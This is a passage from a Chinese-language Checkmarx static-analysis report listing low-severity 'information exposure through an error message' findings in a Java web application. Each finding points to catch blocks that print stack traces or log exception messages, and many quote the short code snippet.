檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/SingleSignOnSvlt.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/SingleSignOnSvlt.java
行	108	109
物件	e	printStackTrace

代碼片斷 檔案名稱

方法

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java private void processRequest(HttpServletRequest request, HttpServletResponse response) {

Information Exposure Through an Error Message\路徑 9:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=193

結果評論

狀態 新的

方法processRequest在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java第65 行因元素e異常截取Exception。此值經程式流程最終輸出到方法processRequest在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java第65行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。



	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/SingleSignOnSvlt.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/SingleSignOnSvlt.java
行	178	179
物件	е	printStackTrace

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java private void processRequest(HttpServletRequest request, HttpServletResponse response) {

```
178. } catch(Exception e) {
179. e.printStackTrace();
```

Information Exposure Through an Error Message\路徑 10:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=194

結果評論

狀態新的

方法init在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/AppConfigMgBn.java第56 行因元素e異常截取Exception。此值經程式流程最終輸出到方法init在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/base/AppConfigMgBn.java第56行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/AppConfigMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/AppConfigMgBn.java
行	87	88
物件	е	printStackTrace

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/AppConfigMgBn.java public void init() {

```
87. } catch (UnknownHostException e) {
88. e.printStackTrace();
```

Information Exposure Through an Error Message\路徑 11:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid



=10681&pathid=195

結果評論

狀態新的

方法onInvalidSessionDetected在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java第39

行因元素e異常截取Exception。此值經程式流程最終輸出到方法onInvalidSessionDetected在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java第39行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/JsfRedirectStrategy.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/JsfRedirectStrategy.java
行	52	53
物件	е	printStackTrace

代碼片斷機客名稱

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java public void onInvalidSessionDetected(HttpServletRequest request, HttpServletResponse response)

Information Exposure Through an Error Message\路徑 12:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=196

結果評論

狀態新的

方法getRequestUrl在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java第77 行因元素e異常截取Exception。此值經程式流程最終輸出到方法getRequestUrl在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java第77行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/JsfRedirectStrategy.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/JsfRedirectStrategy.java
行	85	86
物件	e	printStackTrace

代碼片斷

檔案名稱

方法

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java private String getRequestUrl(HttpServletRequest request) {



Information Exposure Through an Error Message\路徑 13:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=197

結果評論

狀態新的

方法addExceptionMessage在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/base/SysExceptionMgBn.java第15

行因元素ex異常截取Exception。此值經程式流程最終輸出到方法addExceptionMessage在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/base/SysExceptionMgBn.java第15行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/SysExceptionMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/SysExceptionMgBn.java
行	21	22
物件	ex	fatal

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/SysExceptionMgBn.java public void addExceptionMessage(String msg) {

Information Exposure Through an Error Message\路徑 14:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=198

結果評論

狀態新的

方法addExceptionMessage在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/base/exception/SysException.java第19

行因元素e異常截取Exception。此值經程式流程最終輸出到方法addExceptionMessage在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/base/exception/SysException.java第19行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-	TGL-CSIS-



	Web/src/main/java/com/tgl/csis/web/ui/base/exception/SysException.java	Web/src/main/java/com/tgl/csis/web/ui/base/exception/SysException.java
行	26	27
物件	e	fatal

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/base/exception/SysException.java

方法 public void addExceptionMessage(Exception ex) {

```
26. } catch (Exception e) {
27. logger.fatal("", e);
```

Information Exposure Through an Error Message\路徑 15:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=199

結果評論

狀態新的

方法onErrorNavigation在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/base/util/NavigationUtils.java第15

行因元素e異常截取Exception。此值經程式流程最終輸出到方法onErrorNavigation在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/base/util/NavigationUtils.java第15行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/util/NavigationUtils.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/util/NavigationUtils.java
行	21	22
物件	e	fatal

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/util/NavigationUtils.java public static void onErrorNavigation() {

```
21. } catch (IOException e) {
22. logger.fatal("", e);
```

Information Exposure Through an Error Message\路徑 16:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=200

結果評論



狀態新的

方法redirect在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/util/NavigationUtils.java第30行因元素e異常截取Exception。此值經程式流程最終輸出到方法redirect在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/base/util/NavigationUtils.java第30行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/util/NavigationUtils.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/util/NavigationUtils.java
行	34	35
物件	е	fatal

代碼片斷 檔案名稱 方法

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/util/NavigationUtils.java public static void redirect(String url) {

```
34. } catch (IOException e) {
35. logger.fatal("", e);
```

Information Exposure Through an Error Message\路徑 17:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=201

結果評論

狀態新的

方法init在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/edda/EddaResultMgBn.java第47 行因元素e異常截取Exception。此值經程式流程最終輸出到方法init在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/edda/EddaResultMgBn.java第47行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ edda/EddaResultMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ edda/EddaResultMgBn.java
行	84	86
物件	e	error

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/edda/EddaResultMgBn.java

方法 public void init() {



Information Exposure Through an Error Message\路徑 18:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=202

結果評論

狀態新的

方法init在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/edda/EddaResultMgBn.java第47 行因元素e異常截取Exception。此值經程式流程最終輸出到方法init在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/edda/EddaResultMgBn.java第47行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ edda/EddaResultMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ edda/EddaResultMgBn.java
行	84	85
物件	e	printStackTrace

代碼片斷

檔案名稱

方法

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/edda/EddaResultMgBn.java public void init() {

Information Exposure Through an Error Message\路徑 19:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=203

結果評論

狀態新的

方法logon在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java第121 行因元素e異常截取Exception。此值經程式流程最終輸出到方法logon在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java第121行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/l	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/l



	ogon/LogonMgBn.java	ogon/LogonMgBn.java
行	262	263
物件	e	printStackTrace

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java 方法 public String logon() throws ParameterValidationException, IOException {

```
262. } catch (Exception e) {
263. e.printStackTrace();
```

Information Exposure Through an Error Message\路徑 20:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 <u>http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid</u>

=10681&pathid=204

結果評論

狀態新的

方法chgPwd在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java第529 行因元素e異常截取Exception。此值經程式流程最終輸出到方法chgPwd在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java第529行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/l ogon/LogonMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/l ogon/LogonMgBn.java
行	576	577
物件	e	fatal

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java public void chgPwd(){

```
576. } catch(Exception e) {
577. logger.fatal(e);
```

Information Exposure Through an Error Message\路徑 21:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=205

結果評論

狀態新的



方法posStopNotice在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ChangeOnLineTimeMaintainMgbn.java第193 行因元素e異常截取Exception。此值經程式流程最終輸出到方法posStopNotice在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ChangeOnLineTimeMaintainMgbn.java第193行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/ChangeOnLineTimeMaintai nMgbn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/ChangeOnLineTimeMaintai nMgbn.java
行	241	242
物件	e	printStackTrace

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ChangeOnLineTimeMaintai

nMgbn.java

方法 public void posStopNotice() {

241. } catch (ParseException e) {
242. e.printStackTrace();

Information Exposure Through an Error Message\路徑 22:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=206

結果評論

狀態新的

方法posChangeGeneral在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ChangeOnLineTimeMaintainMgbn.java第275 行因元素e異常截取Exception。此值經程式流程最終輸出到方法posChangeGeneral在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ChangeOnLineTimeMaintainMgbn.java第275行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/ChangeOnLineTimeMaintai nMgbn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/ChangeOnLineTimeMaintai nMgbn.java
行	324	325
物件	e	printStackTrace

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ChangeOnLineTimeMaintai

nMgbn.java



方法

public void posChangeGeneral() {

....
324. } catch (ParseException e) {
325. e.printStackTrace();

Information Exposure Through an Error Message\路徑 23:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=207

結果評論

狀態新的

方法posChangeLoan在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ChangeOnLineTimeMaintainMgbn.java第360行因元素e異常截取Exception。此值經程式流程最終輸出到方法posChangeLoan在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ChangeOnLineTimeMaintainMgbn.java第360行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/ChangeOnLineTimeMaintai nMgbn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/ChangeOnLineTimeMaintai nMgbn.java
行	408	409
物件	e	printStackTrace

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ChangeOnLineTimeMaintai

nMgbn.java

方法 public void posChangeLoan() {

408. } catch (ParseException e) {
409. e.printStackTrace();

Information Exposure Through an Error Message\路徑 24:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=208

結果評論

狀態新的

方法updatePosNotice在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ChangeOnLineTimeMaintainMgbn.java第458 行因元素e異常截取Exception。此值經程式流程最終輸出到方法updatePosNotice在TGL-CSIS-



Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ChangeOnLineTimeMaintainMgbn.java第458行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/ChangeOnLineTimeMaintai nMgbn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/ChangeOnLineTimeMaintai nMgbn.java
行	505	507
物件	e	printStackTrace

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ChangeOnLineTimeMaintai

nMgbn.java

方法 public void updatePosNotice() {

505.
507.
} catch (ParseException e) {
...
e.printStackTrace();

Information Exposure Through an Error Message\路徑 25:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=209

結果評論

狀態 新的

方法changeActiveUser在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ChangeUserIdMgBn.java第63

行因元素e異常截取Exception。此值經程式流程最終輸出到方法changeActiveUser在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ChangeUserIdMgBn.java第63行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/ChangeUserIdMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/ChangeUserIdMgBn.java
行	107	108
物件	е	error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ChangeUserIdMgBn.java

方法 public void changeActiveUser() {



```
107. } catch (Exception e) {
108. logger.error(e.getMessage());
```

Information Exposure Through an Error Message\路徑 26:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=210

結果評論

狀態新的

方法onSelectName在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ChangeUserIdMgBn.java第126

行因元素e異常截取Exception。此值經程式流程最終輸出到方法onSelectName在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ChangeUserIdMgBn.java第126行提供給使用者。這可能因系統異常, 提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/ChangeUserIdMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/ChangeUserIdMgBn.java
行	141	142
物件	e	error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ChangeUserIdMgBn.java

方法 public void onSelectName(){

141. } catch (Exception e) {

142. logger.error(e.getMessage());

Information Exposure Through an Error Message\路徑 27:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=211

結果評論

狀態新的

方法init在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ClaimsRecordQueryMgBn.java第59

行因元素e異常截取Exception。此值經程式流程最終輸出到方法init在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ClaimsRecordQueryMgBn.java第59行提供給使用者。 這可能因系統異常, 提供詳細錯誤訊息(Information Exposure Through an Error Message)。

來源



檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/ClaimsRecordQueryMgBn.j ava	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/ClaimsRecordQueryMgBn.j ava
行	77	78
物件	e	error

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ClaimsRecordQueryMgBn.j

ava

方法 public void init() {

Information Exposure Through an Error Message\路徑 28:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=212

結果評論

狀態新的

方法search在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ClaimsRecordQueryMgBn.java第82 行因元素e異常截取Exception。此值經程式流程最終輸出到方法search在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ClaimsRecordQueryMgBn.java第82行提供給使用者。 這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/ClaimsRecordQueryMgBn.j ava	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/ClaimsRecordQueryMgBn.j ava
行	145	146
物件	e	error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ClaimsRecordQueryMgBn.j

ava

方法 public void search() {

```
145. } catch (Exception e) {
146. logger.error(e.getMessage());
```



Information Exposure Through an Error Message\路徑 29:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=213

結果評論

狀態新的

方法init在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ContractChangMgBn.java第65行因元素e異常截取Exception。此值經程式流程最終輸出到方法init在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ContractChangMgBn.java第65行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/ContractChangMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/ContractChangMgBn.java
行	85	86
物件	e	info

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ContractChangMgBn.java

方法 public void init() {

Information Exposure Through an Error Message\路徑 30:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=214

結果評論

狀態新的

方法search在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ContractChangMgBn.java第91 行因元素e異常截取Exception。此值經程式流程最終輸出到方法search在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ContractChangMgBn.java第91行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/ContractChangMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/ContractChangMgBn.java
行	178	179
物件	e	error



檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ContractChangMgBn.java

方法 public void search() {

```
178. } catch (Exception e) {
```

logger.error(e.getMessage());

Information Exposure Through an Error Message\路徑 31:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=215

結果評論

狀態新的

方法previewFileBydDocNote在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ContractChangMgBn.java第222

行因元素e異常截取Exception。此值經程式流程最終輸出到方法previewFileBydDocNote在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ContractChangMgBn.java第222行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/ContractChangMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/ContractChangMgBn.java
行	228	229
物件	e	printStackTrace

代碼片斷

檔案名稱 TGL-CSIS-

方法

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/ContractChangMgBn.java public void previewFileBydDocNote(String docNo, String reportId, String type, XMLGregorianCalendar csFinAppTime) {

Information Exposure Through an Error Message \路徑 32:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=216

結果評論

狀態新的



方法search在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/CSCAppCaseMgBn.java第115 行因元素e異常截取Exception。此值經程式流程最終輸出到方法search在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/CSCAppCaseMgBn.java第115行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/CSCAppCaseMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/CSCAppCaseMgBn.java
行	165	166
物件	e	printStackTrace

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/CSCAppCaseMgBn.java

方法 public void search() {

165. } catch (Exception e) {
166. e.printStackTrace();

Information Exposure Through an Error Message\路徑 33:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=217

結果評論

狀態新的

方法createStream在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java第101

行因元素e異常截取Exception。此值經程式流程最終輸出到方法createStream在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java第101行提供給使用者。這可能 因系統異常, 提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/FilePdfViewMgbn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/FilePdfViewMgbn.java
行	108	109
物件	e	printStackTrace

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java

方法 private StreamedContent createStream(String posImgTempPath) {

PAGE 89 OF 300



```
108. } catch (FileNotFoundException e) {
109. e.printStackTrace();
```

Information Exposure Through an Error Message\路徑 34:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=218

結果評論

狀態新的

方法queryByOwnerId在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/IvrPwdNotifyApplyMgBn.java第115 行因元素e異常截取Exception。此值經程式流程最終輸出到方法queryByOwnerId在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/IvrPwdNotifyApplyMgBn.java第115行提供給使用者。

這可能因系統異常, 提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/IvrPwdNotifyApplyMgBn.ja va	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/IvrPwdNotifyApplyMgBn.ja va
行	283	286
物件	e	error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/IvrPwdNotifyApplyMgBn.ja

va

方法 public void queryByOwnerId() {

Information Exposure Through an Error Message\路徑 35:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=219

結果評論

狀態新的

方法queryByOwnerId在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/PwdNotifyApplyMgBn.java第106 行因元素e異常截取Exception。此值經程式流程最終輸出到方法queryByOwnerId在TGL-CSIS-



Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/PwdNotifyApplyMgBn.java第106行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/PwdNotifyApplyMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/PwdNotifyApplyMgBn.java
行	226	229
物件	e	error

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/PwdNotifyApplyMgBn.java

方法 public void queryByOwnerId() {

Information Exposure Through an Error Message\路徑 36:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=220

結果評論

狀態新的

方法printBySource在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintMgBn.java第91 行因元素ex異常截取Exception。此值經程式流程最終輸出到方法printBySource在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintMgBn.java第91行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
